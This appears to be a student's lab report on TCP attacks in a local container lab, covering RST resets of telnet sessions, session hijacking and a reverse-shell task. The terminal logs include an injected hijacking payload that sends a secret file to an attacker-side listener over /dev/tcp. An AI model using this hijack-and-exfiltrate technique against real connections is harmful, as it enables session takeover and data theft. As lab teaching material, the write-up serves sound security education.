


Task 2:- TCP RST Attacks on telnet Connections:-


A type of cyberattack known as a TCP RST attack involves the transmission of forged TCP RST (Reset) packets to active connections utilizing the TCP protocol. These malicious packets are designed to prematurely terminate an established connection between two devices, such as a client and a server.

In the context of Telnet connections, a Telnet client and a Telnet server rely on the TCP protocol to establish a reliable connection and exchange data. An attacker can launch a TCP RST attack against a Telnet connection by crafting and sending a forged TCP RST packet to the Telnet server, causing the established connection to be forcibly reset and terminated.







Now we take the sequence number and put it in reset.py




Now using wireshark we change the values in the reset.py script and iface value is taken from synflood.py







When we run the python file attack is launched and connection is closed




Now we run the code using **reset_auto.py**



The code initiates a TCP reset attack by crafting a raw TCP packet specifically designed as a TCP RST (reset) packet. This malicious packet is then transmitted to the intended victim's IP address and port, targeting an active TCP connection. Simultaneously, the attacker is sniffing the network traffic, allowing them to capture the TCP RST packet sent to the victim. The attacker then spoofs this packet, forging it to appear as if it originated from a trusted source involved in the legitimate TCP connection. The spoofed TCP RST packet is subsequently injected into the active connection by sending it to one or both endpoints. Upon receiving this spoofed reset packet, the systems engaged in the TCP connection interpret it as a valid request to terminate the connection, leading to an immediate tear-down of the active session, as the reset packet is perceived as legitimate by the victim systems.



It keeps printing and also you can see a lot of results and on seeing wireshark we get our answer. We send a spoof package and that spoof package also satisfies the filter criteria that means it sniffed the spoofed packet and the loop goes on.



Destination	Protocol	Length	Info
10.9.0.5	TCP	54	49676 → 23 [RST] Seq=0 Win=1048576 Len=0
10.9.0.6	TCP	54	23 → 49676 [RST] Seq=0 Win=1048576 Len=0
10.9.0.5	TCP	54	49676 → 23 [RST] Seq=0 Win=1048576 Len=0
10.9.0.5	TCP	54	49676 → 23 [RST] Seq=0 Win=1048576 Len=0
10.9.0.6	TCP	54	23 → 49676 [RST] Seq=0 Win=1048576 Len=0
10.9.0.5	TCP	54	49676 → 23 [RST] Seq=0 Win=1048576 Len=0
10.9.0.6	TCP	54	23 → 49676 [RST] Seq=0 Win=1048576 Len=0
10.9.0.6	TCP	54	23 → 49676 [RST] Seq=0 Win=1048576 Len=0
10.9.0.5	TCP	54	49676 → 23 [RST] Seq=0 Win=1048576 Len=0
10.9.0.6	TCP	54	23 → 49676 [RST] Seq=0 Win=1048576 Len=0

Task-3 TCP Session Hijacking:-

TCP session hijacking, also referred to as TCP hijacking, is a cybersecurity threat where an attacker gains unauthorized control over an active network connection between two devices. This type of attack exploits vulnerabilities in the TCP protocol implementation to intercept and manipulate the data packets exchanged during a legitimate TCP session between a client and a server.

By intercepting the TCP session, the attacker can inject malicious data packets and masquerade as one of the legitimate parties involved in the communication. This deceptive technique enables the attacker to eavesdrop on sensitive information, perform malicious actions, or gain unauthorized access to systems or networks that otherwise would be restricted.

The attacker leverages flaws in the TCP communication protocol's design or implementation to surreptitiously insert themselves into the established connection, essentially hijacking the session and taking control of the data flow between the client and server. This breach of trust in the communication channel can lead to severe consequences, such as data theft, system compromise, or other malicious activities.

```
[04/10/24]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# ls volumes/
hijacking.py  reset.py  reset_auto.py  secret  synflood.c  synflood.py
root@VM:/# cd volumes/
root@VM:/volumes# edit hijacking.py
Error: no "edit" mailcap rules found for type "text/x-python"
root@VM:/volumes# vi hijacking.py
bash: vi: command not found
root@VM:/volumes# nc -l 9090 &
[1] 19
root@VM:/volumes# python3 hijacking.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
```

```
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 50458           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1792925179      (0)
ack        : IntField                            = 2044061486      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r cat secret > /dev/tcp/10
.9.0.1/9090 \r' (b'')
This is a secret file.
[1]+  Done                    nc -l 9090
```

As you can see above the information in the file is retrieved .

```
:/# netstat -nat
onnections (servers and established)
-Q Local Address           Foreign Address         State
 0 127.0.0.11:45953        0.0.0.0:*               LISTEN
 0 0.0.0.0:23              0.0.0.0:*               LISTEN
83 10.9.0.5:23             10.9.0.6:50458          ESTABLISHED
 0 10.9.0.5:36948          10.9.0.1:9090           TIME_WAIT
```

```
        Destination    Protocol  Length Info
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
5       10.9.0.6       TCP          149 [TCP Retransmission] 23 → 50458 [PSH, ACK] Seq=20440614
```


Task 4 Creating Reverse Shell using TCP Session Hijacking:

When attackers are able to inject a command using TCP session hijacking, they are not interested in running just one command on the target workstation; they are interested in running multiple commands. Attackers hope to create a backdoor with their attack so that they can easily conduct additional harm through this back door. A common method of establishing back doors is to run a reverse shell from the victim machine to grant the attacker shell access to the victim machine. A reverse shell is a shell process that connects to the attacker's system while running on another computer.

We make changes in the hijack_auto.py and then run it :

```
^C[1]+  Done                    nc -l 9090
root@VM:/volumes# jobs
root@VM:/volumes# nc -l 9090 &
[1] 39
root@VM:/volumes# python3 hijack_auto.py
This is a secret file.
^C[1]+  Done                    nc -l 9090
root@VM:/volumes#
```

```
root@VM:/volumes# jobs
[1]-  Stopped                 nc -l 9090
[2]+  Stopped                 nc -l 9090
[3]   Running                 python3 hijack_auto.py &
root@VM:/volumes# fg 1
nc -l 9090
^Z
[1]+  Stopped                 nc -l 9090
root@VM:/volumes# fg 2
nc -l 9090
```




```
cat secret
This is a secret file.
```